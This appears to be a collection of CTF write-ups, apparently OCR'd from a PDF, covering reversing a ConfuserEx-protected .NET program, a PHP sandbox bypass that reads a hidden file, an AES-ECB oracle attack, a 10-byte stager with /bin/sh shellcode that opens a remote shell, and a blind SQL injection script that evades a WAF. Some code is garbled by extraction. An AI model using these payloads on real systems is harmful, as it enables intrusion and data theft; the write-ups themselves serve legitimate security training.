

Just Valid It

You are given a zip file with 3 files as follows:

Name	Date modified	Туре	Size
flagpprint.exe	5/10/2018 3:13 PM	Application	17 KB
flagpprint.cs	25/9/2018 6:53 PM	Visual C# Source f	2 KB
PasswordValidation.dll	25/9/2018 6:26 PM	Application extens	9 KB

flagpprint.exe is a console .NET application coded in C#, flagpprint.cs is (supposedly) the source code for flagprint.exe and PasswordValidation.dll is just a normal DLL. BTW, you cannot just decompile flagpprint.exe because it's protected with ConfuserEx v1.0.0.

Checking the flagpprint.cs source file, it seems that the program's password will be verified by PasswordValidation.dll. Checking this dll in IDA, it seems that the dll does no password checking at all. It will only return a random number.

```
.text:10001010
.text:10001010
                                public IsPasswordValid
text:10001010 IsPasswordValid proc near.
                                                         ; DATA XREF: .rdata:off 1000251810
.text:10001010
                                push
                                                         ; Time
.text:10001012
                                        ds:_time64
                                call.
.text:10001018
                                push
                                        eax
                                                         ; Seed
.text:10001019
                                call
                                        ds:srand
.text:1000101F
                                add
                                        esp, 8
.text:10001022
                                        ds:rand
                                imp
.text:10001022 IsPasswordValid endp
```

This means that flagpprint.cs is not the source of flagpprint.exe and we need to decompile it. There is a lot of tutorial on the Internet for unpacking ConfuserEx. Below is the source of the .NET application after unpacking.

```
using System;
using System.IO;
using System.Net;
using System.Net.Security;
using System.Security.Cryptography;
using System.Security.Cryptography.X509Certificates;
using System. Text;
namespace FlagPrinter
      // Token: 0x02000003 RID: 3
      public class Program
             // Token: 0x06000003 RID: 3 RVA: 0x00002068 File Offset: 0x00000268
             public static string Decrypt (string cipherText, string passPhrase,
string saltValue, string hashAlgorithm, int passwordIterations, string
initVector, int keySize)
             {
                    byte[] bytes = Encoding.ASCII.GetBytes(initVector);
                    byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
```

```
byte[] array = Convert.FromBase64String(cipherText);
                    byte[] bytes3 = new PasswordDeriveBytes(passPhrase, bytes2,
hashAlgorithm, passwordIterations).GetBytes(keySize / 8);
                    ICryptoTransform transform = new RijndaelManaged
                           Mode = CipherMode.CBC
                    }.CreateDecryptor(bytes3, bytes);
                    MemoryStream memoryStream = new MemoryStream(array);
                    CryptoStream cryptoStream = new CryptoStream (memoryStream,
transform, CryptoStreamMode.Read);
                    byte[] array2 = new byte[array.Length];
                    int count = cryptoStream.Read(array2, 0, array2.Length);
                    memoryStream.Close();
                    cryptoStream.Close();
                    return Encoding.UTF8.GetString(array2, 0, count);
             }
             // Token: 0x06000004 RID: 4 RVA: 0x00002052 File Offset: 0x00000252
             public bool AcceptAllCertifications(object sender, X509Certificate
certification, X509Chain chain, SslPolicyErrors sslPolicyErrors)
             -{
                    return true;
             }
             // Token: 0x06000005 RID: 5 RVA: 0x00002104 File Offset: 0x00000304
             public static void Main()
             {
                    for (;;)
                    {
                           Console.Write("Enter password: ");
                           string password = Console.ReadLine();
                           Console.Write("Authentication: ");
                           if (NativeMethods.IsPasswordValid(password) == 0)
                                  break;
                           Console.WriteLine("REJECTED!\n");
                    string passPhrase = "This is not the fl4g";
                    string saltValue = "g$r4mK4$aR";
                    string hashAlgorithm = "SHA1";
                    int passwordIterations = 1337;
                    string initVector = "wargamesmynanosx";
                    int keySize = 256;
                    WebResponse response = WebRequest.Create(new
Uri("https://janganhackstorbarangpls.wargames.my/f85ee8d101fce12a750377804bfe76be
6b8753b225a72e73b0167200")).GetResponse();
       Console.WriteLine(((HttpWebResponse)response).StatusDescription);
                    string arg = Program. Decrypt (new
StreamReader(response.GetResponseStream()).ReadToEnd(), passPhrase, saltValue,
hashAlgorithm, passwordIterations, initVector, keySize);
                    Console.WriteLine("ACCEPTED!\n");
                    Console.WriteLine(string.Format("Flag : {0}", arg));
                    Console.ReadKey();
             }
      }
```

There's a for loop in Main() that will run forever unless the function in the dll returns 0. If 0 is returned, the program will decrypt and display the flag.

There are several ways to solve this:

- a) patch the function in the DLL to always return 0
- b) run the program multiple times and hope that 0 will be returned by the DLL (highly unlikely)
- c) Copy the source code into Visual Studio (create a new console .NET application), remove the for loop, compile and run the program.

I choose option c and once compiled and run, I got the flag. I can't remember what's the flag since the ciphertext (which contains the flag) will be downloaded from the server (before being decrypted and displayed) and as of writing, the server is down.



Business Proposal

You are given a text message that seems like a SPAM message:

Dear Business person ; This letter was specially selected to be sent to you . If you no longer wish to receive our publications simply reply with a Subject: of "REMOVE" and you will immediately be removed from our club . This mail is being sent in compliance with Senate bill 2516 , Title 6 , Section 301 . THIS IS NOT A GET RICH SCHEME ! Why work for somebody else when you can become rich inside 47 weeks ! Have you ever noticed how long the line-ups are at bank machines and nearly every commercial on television has a .com on in it ! Well, now is your chance to capitalize on this ! We will help you deliver goods right to the customer's doorstep and increase customer response by 170% ! The best thing about our system is that it is absolutely risk free for you . But don't believe us . Prof Simpson who resides in Maryland tried us and says "I was skeptical but it worked for me " ! We are licensed to operate in all states ! We IMPLORE you - act now . Sign up a friend and you'll get a discount of 30% . God Bless ! Dear Cybercitizen; You made the right decision when you signed up for our mailing list . If you are not interested in our publications and wish to be removed from our lists, simply do NOT respond and ignore this mail . This mail is being sent in compliance with Senate bill 2116 , Title 9 , Section 301 . This is a ligitimate business proposal . Why work for somebody else when you can become rich as few as 97 months . Have you ever noticed people love convenience plus society seems to be moving faster and faster ! Well, now is your chance to capitalize on this ! WE will help YOU deliver goods right to the customer's doorstep & turn your business into an E-BUSINESS . The best thing about our system is that it is absolutely risk free for you ! But don't believe us . Ms Anderson of Hawaii tried us and says "I was skeptical but it worked for me" ! We are licensed to operate in all states ! We BESEECH you - act now ! Sign up a friend and you get half off ! God Bless

Obviously, this requires http://www.spammimic.com/decode.shtml

Just paste the message in and hit decode and you'll be presented with the flag: wgmy:{spam_spam_spam}



You Math Bro

You need to connect to a given address and you'll be presented with 30 math questions that you need to answer within 40 seconds in order to get the flag. If you're extremely good in math, you probably wouldn't need to make a script to answer all of the questions. Below is a script that I came up with.

```
from pwn import
c = remote('206.189.93.101', 4343)
print(c.recvline())
print(c.recvline())
print(c.recvline())
c.send('start\n')
print(c.recvline())
for i in range(30):
      data = c.recvline()
      print(" : " + data)
      if data.find(';'):
             math = data[data.find("]")+1:data.find(';')]
      else:
            math = data[data.find("]")+1:]
      math = math.replace('x', '*')
      print(" m: " + math)
      s = eval(math)
      c.send(str(s) + '\n')
      print(c.recvline())
c.interactive()
```

Upon running the script, I got the following output from the server (3)

```
root@kali:~/Desktop# python math.py
[+] Opening connection to 206.189.93.101 on port 4343: Done
Welcome to match class.

You're required to answer 30 questions within 40 seconds.

Type 'start' to start answering.

: > Progress [1/30] 30 + 9

m: 30 + 9

Answer > Correct!

: Progress [2/30] 49 x 18

m: 49 * 18

Answer > Correct!

: Progress [3/30] 52 + 16
```

```
m: 52 + 16
Answer > Correct!
 : Progress [4/30] 57 + 20
m: 57 + 20
Answer > Correct!
 : Progress [5/30] 15 - 10
m: 15 - 10
Answer > Correct!
 : Progress [6/30] 58 x 18
m: 58 * 18
Answer > Correct!
: Progress [7/30] 15 - 11
m: 15 - 11
Answer > Correct!
 : Progress [8/30] 56 x 53
m: 56 * 53
Answer > Correct!
: Progress [9/30] 21 + 13
m: 21 + 13
Answer > Correct!
 : Progress [10/30] 10 - 9
m: 10 - 9
Answer > Correct!
: Progress [11/30] 49 + 21;print("y u eval bro");exit();
m: 49 + 21
Answer > Correct!
: Progress [12/30] 15 + 10
m: 15 + 10
Answer > Correct!
 : Progress [13/30] 14 + 12;print("y u eval bro");exit();
m: 14 + 12
Answer > Correct!
 : Progress [14/30] 12 + 9
m: 12 + 9
Answer > Correct!
 : Progress [15/30] 15 x 10
```

```
m: 15 * 10
Answer > Correct!
 : Progress [16/30] 12 x 9
m: 12 * 9
Answer > Correct!
: Progress [17/30] 19 + 11
m: 19 + 11
Answer > Correct!
: Progress [18/30] 37 + 17
m: 37 + 17
Answer > Correct!
: Progress [19/30] 33 + 19
m: 33 + 19
Answer > Correct!
: Progress [20/30] 11 - 10
m: 11 - 10
Answer > Correct!
: Progress [21/30] 14 - 13
m: 14 - 13
Answer > Correct!
: Progress [22/30] 37 x 11
m: 37 * 11
Answer > Correct!
: Progress [23/30] 16 - 11
m: 16 - 11
Answer > Correct!
: Progress [24/30] 13 + 10
m: 13 + 10
Answer > Correct!
: Progress [25/30] 30 x 27
m: 30 * 27
Answer > Correct!
 : Progress [26/30] 51 + 35
m: 51 + 35
Answer > Correct!
```

```
: Progress [27/30] 21 x 12
m: 21 * 12
Answer > Correct!

: Progress [28/30] 37 - 27

m: 37 - 27
Answer > Correct!

: Progress [29/30] 12 + 10; print("y u eval bro"); exit();

m: 12 + 10
Answer > Correct!

: Progress [30/30] 40 + 33

m: 40 + 33
Answer > Correct!

[*] Switching to interactive mode
You're doing good! Here's the prize:
wgmy{d0_you_ev3n_m4th_br0}
[*] Got EOF while reading in interactive
```



PHP Sandbox

You are presented with a page that enables you to execute php code. However, not all php functions are allowed. You can start with *phpinfo()*; to get to know all of the functions that are prohibited (look under *disable_functions*). Type in phpinfo() like so:

phpinfo();

The flag is probably located in the server that hosts the web application. So the plan is to somehow try to list all files in the remote server and see the content of a file which might contain the flag. A lot of functions are disabled so you need to find a function that is not disabled and can do what you want. I did some googling to locate php functions that deals with files (that are not in the disable function list).

I used scandir (see http://php.net/manual/en/function.scandir.php) function to get a list of files.

print_r(scandir("."));

There's a secret php file, named .supers3cr37file.php. I then used finfo (see http://php.net/manual/en/class.finfo.php) to get the content of the secret php file which does contain the flag

new finfo(".supers3cr37file.php");

Result

Notice: finfo::finfo(): Warning: offset `<?php /*\$flag = 'wgmy{func_bl4ck1ist_1z_s0_b4d}';*/ ?>' line 1



aes-ecb-magic

You are given a python file which supposedly contains the same code used to run the service to which you should connect to and try to get the flag

```
import os
import sys
from Crypto.Cipher import AES
import socketserver
flag = <HIDDEN>
aes_key = <HIDDEN>
PADDING SIZE = <HIDDEN>
def padding(string):
   mod = len(string) % PADDING SIZE
   pad = PADDING SIZE - (PADDING SIZE if mod == 0 else mod)
    return string + "\x41"*pad
class TCPHandler(socketserver.BaseRequestHandler):
    The RequestHandler class for our server.
    It is instantiated once per connection to the server, and must
    override the handle() method to implement communication to the
    client.
    def handle(self):
       print('[+] {} connected..'.format(self.client address[0]))
       global aes key
       global flag
        self.request.sendall("\n".encode())
        self.request.sendall("\n".encode())
       self.request.sendall("
\n".encode())
       self.request.sendall(" / _\ _ _ _ _ | | _ _ / _\_ _(_)
|\n".encode())
       self.request.sendall(" / / | '__| | | '_ \| __/ _ \ / _\/ _` | |
|\n".encode())
       self.request.sendall("/ /__| | | | | | | | | (_) / / | (_| | |
|\n".encode())
       self.request.sendall("\___/_| \__, | .__/ \___/\/
\__,_|_|\n".encode())
        self.request.sendall("
                                        1___/1_1
\n".encode())
       self.request.sendall("\n".encode())
       self.request.sendall("\n".encode())
       self.request.sendall("Welcome to our service!\n".encode())
```

```
self.request.sendall("Type anything, and we will give you encrypted
version of your text.\n".encode())
       self.request.sendall("It is secure (using AES-ECB 128-bit encryption),
so.... no worries!!!\n".encode())
       self.request.sendall("\n".encode())
       while True:
            # get user input
            self.request.sendall("Enter your input : ".encode())
            self.data = self.request.recv(16384).strip()
            if not self.data:
               print("[-] {} disconnected.".format(self.client address[0]))
                break
            print("[+] {} sent '{}'..".format(self.client_address[0],
self.data.decode('utf-8')))
            aes input = self.data.decode('utf-8') + flag
                                                                # magic!
                                                                 # pad if not
            aes input = padding(aes input)
within PADDING SIZE block-size
            # encrypt your input with the most secure algorithm ever!
            cipher = AES.new(aes_key.encode(), AES.MODE_ECB)
            encrypted text = cipher.encrypt(aes input.encode())
            str data = "Your encrypted text (in hex):
{}\n\n".format(encrypted text.hex())
            self.request.sendall(str data.encode())
def main():
    DEFAULT PORT = 5000
    if len(sys.argv) > 1:
       DEFAULT PORT = sys.argv[1]
    HOST, PORT = "0.0.0.0", DEFAULT PORT
    # Create the server, binding to all interface on port specified by
DEFAULT PORT or sys.argv[1]
   server = socketserver.TCPServer((HOST, PORT), TCPHandler)
   print('Listening on port {}..'.format(PORT))
    # Activate the server; this will keep running until you
    # interrupt the program with Ctrl-C
    server.serve forever()
    _name__ == '__main__':
    main()
```

The program encrypts data given by the user + flag + padding using AES-128 block cipher in ECB mode. ECB is known to be insecure and will output the same block if given the same data. Each block of data is 16 bytes (32 hex characters).

The idea is to manipulate the input to find a pattern and from there, we can infer what's the flag.

Lets try some input:

input	output
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	9be9337b43125a1ccce8388fe85b6d92
	9be9337b43125a1ccce8388fe85b6d92
	ace456482898346de7cf5fea4b0fa6de
	df93b29e5a3c0053cb15897fe93caa16
	0f51420478ce72d9c2bf8b37e96a1180
ААААААААААААА	9be9337b43125a1ccce8388fe85b6d92
	ace456482898346de7cf5fea4b0fa6de
	df93b29e5a3c0053cb15897fe93caa16
	0f51420478ce72d9c2bf8b37e96a1180
АААААААААААА	305271302199301dc60a60f64a1a92dc
	ba3703595dcaeed3941796caf3942529
	5bf5264ae9dfabb5ed127bc68f74c45e
	b700eecfe338a700e1b00527f7c31bb3
AAAAAAAAAAAA	305271302199301dc60a60f64a1a92dc
	ace456482898346de7cf5fea4b0fa6de
	df93b29e5a3c0053cb15897fe93caa16
	0f51420478ce72d9c2bf8b37e96a1180

Notice the patterns??? Blocks that contains the same input encrypts to the same output!

We can manipulate this and create a script that could brute force the password.

Below is the source that I used. Notice the script contains part of the key. This is because my initial script was not as refined and can only brute force a limited number of blocks before it stops working. I then updated the script and resumes brute force operation ③

```
from pwn import *
import binascii
cs = 'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ{}_+-
*/\|.,?!@#$%^&*()'
key2 = 'ecb_1s_n0t_th4t_s3cure_right?--}'
key = ''
c = remote('178.128.62.127', 5000)
for j in range(16):
     for i in range(len(cs)):
           c.recvuntil(' : ')
           maxkey = 16 - len(key) - 1
           sk = cs[i] + key + key2 + 'AAAAAAAAAAAAAAAAAAAAAAAA'
           c.sendline(sk)
           d = c.recvline()
           #print(d)
           d = d[30:]
           1 = d[:32]
           \#r = d[-33:].strip()
           r = (d[-33-32-32:].strip())[:32]
           print(((1)) + " = " + ((r)))
           if l == r
                 key = cs[i] + key
                  print("key = " + sk)
                 break
```


And after running the script for some time, I got the flag ©

```
c0687baff18cd58a686bff01530fb66a = ace456482898346de7cf5fea4b0fa6de
7de67c1761aa50126af080533acf019a = ace456482898346de7cf5fea4b0fa6de
ace456482898346de7cf5fea4b0fa6de = ace456482898346de7cf5fea4b0fa6de
key = wgmy{--ecb_1s_n0t_th4t_s3cure_right?--}AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



QuickMEH

You are given a console based application that validates your input (if it's the correct flag). Since time is crucial, I choose to solve the task via brute force by modifying the program (so that the program will brute-force itself?). Below is the screenshot of the modified program, and the correct flag in the memory dump window.





babypwn2.0

You are given a binary that accepts 10 bytes and executes it. Seems like a simple exploitation? Not quite since 10 bytes is too small a space for any normal shellcode.

```
.text:0000000000400735
                                                   rax, [rbp+buf]
edx, 10
                                           mov
.text:0000000000400739
                                                                       nbytes
.text:000000000040073E
                                           mnu
                                                    rsi, rax
                                                                       buf
.text:0000000000400741
                                                    edi. 0
                                           mov
                                                                       fd
.text:0000000000400746
                                           call
                                                    read
                                                                      ; Baca 10 bytes here -----
                                                    [rbp+var_14], eax
[rbp+var_14], 0
short loc_40076D
.text:000000000040074B
.text:000000000040074F
                                           cmn
.text:0000000000400752
.text:0000000000400754
                                                    edi, offset aKosong ; "kosong :("
.text:0000000000400759
                                           mov
                                                    eax. 0
                                                    printf
.text:000000000040075E
                                           call
.text:0000000000400763
                                                                     ; status
.text:0000000000400768
                                           call
                                                    exit
.text:000000000040076D
.text:000000000040076D
.text:000000000040076D loc 40076D:
                                                                      ; CODE XREF: sub_4006C6+8Cfj
                                                   rax, [rbp+buf]
[rbp+var_8], rax
.text:000000000040076D
                                           mnu
.text:0000000000400771
                                           mov
.text:0000000000400775
                                                    rdx, [rbp+var_8]
.text:0000000000400779
                                           mov
                                                    eax, 0
.text:000000000040077E
                                           call
                                                                     : Execute the butes here ------
                                                   rdx
.text:0000000000400780
                                           nop
.text:0000000000400781
                                           leave
.text:0000000000400782
                                           retn
.text:0000000000400782 sub_4006C6
```

We need a strategy and the ability to write custom shellcode! Upon executing the 10 bytes shellcode, the registers pretty much preserve the parameters passed to _read, except rdx which contains the address of our buffer. The idea is to create a shellcode that would fix the parameter (any decent value from other registers would do) and call _read again to force reading more values. And for the seconds _read, we can pass any regular /bin/sh shellcode. The initial 10 bytes shellcode:

```
0: 4c 89 da mov rdx,r11

3: 41 80 ec 50 sub r12b,0x50

7: 41 ff d4 call r12
```

This is the script that I wrote to gain shell access:

```
from pwn import *
c = remote('128.199.247.163', 19957)
p = "\x4C\x89\xDA\x41\x80\xEC\x50\x41\xFF\xd4"
c.send(p)
p = ("\x90"*14) +
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
c.sendline(p)
c.interactive()
```


And this is how I got the flag 😂

```
root@kali:~/Desktop# python babypwn2.py
[+] Opening connection to 128.199.247.163 on port 19957: Done
[*] Switching to interactive mode
Put something fun, pleaseeee?!
Give me 10 bytes:
$ cat flag.txt
wgmy{w3ll_d0n3_m473!}
[*] Got EOF while reading in interactive
```




Jarum Dalam Tepung

You are given a pcap file that is rather huge. After inspecting the pcap for quite some time, I noticed this rather interesting network communication, requesting for a bitmap file. After applying some filters to remove noise, I end up with this:



It's a request for a huge bitmap file. I quickly dump it and once done, this is what I saw 🔞





AumWAF 2.0

You are presented with a page that is vulnerable to SQL injection, but contains a series of rules to detect possible attempt at exploiting it. The aim is to read the @bounty variable which contains the flag. To solve this, I had to refer to MySQL documentation for string related functions and see the ones which are not filtered.

After a manual proof of concept, I came up with this script to do blind SQL injection to extract the @bounty variable.

```
import urllib2
import time
url = 'http://waf2.wargames.my/post.php?id='
cs = 'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ{} +-
*/\|.,?!@#$%^&*()'
key = ''
count = 1
while 1:
        for i in range(len(cs)):
             c = cs[i]
             q =
'instr(right(left(@bounty, '+str(count)+'),1), '+str(hex(ord(c)))+')'
             page = url + q
             print(page)
             x = urllib2.urlopen(page)
             p = x.read()
             if len(p) > 19:
                    key += c
                    print("key: "+key)
                    break
             time.sleep(1)
        count += 1
```

After running the script for some time...... the flag is presented upon me:

```
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x54)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x55)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x56)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x57)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x58)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x59)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x5a)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x7b)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x7d)
key: wgmy{m4k3 wh1t3l!5t gr34t @g4!n}
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,33),1),0x61)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,33),1),0x62)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,33),1),0x63)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,33),1),0x64)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,33),1),0x65)
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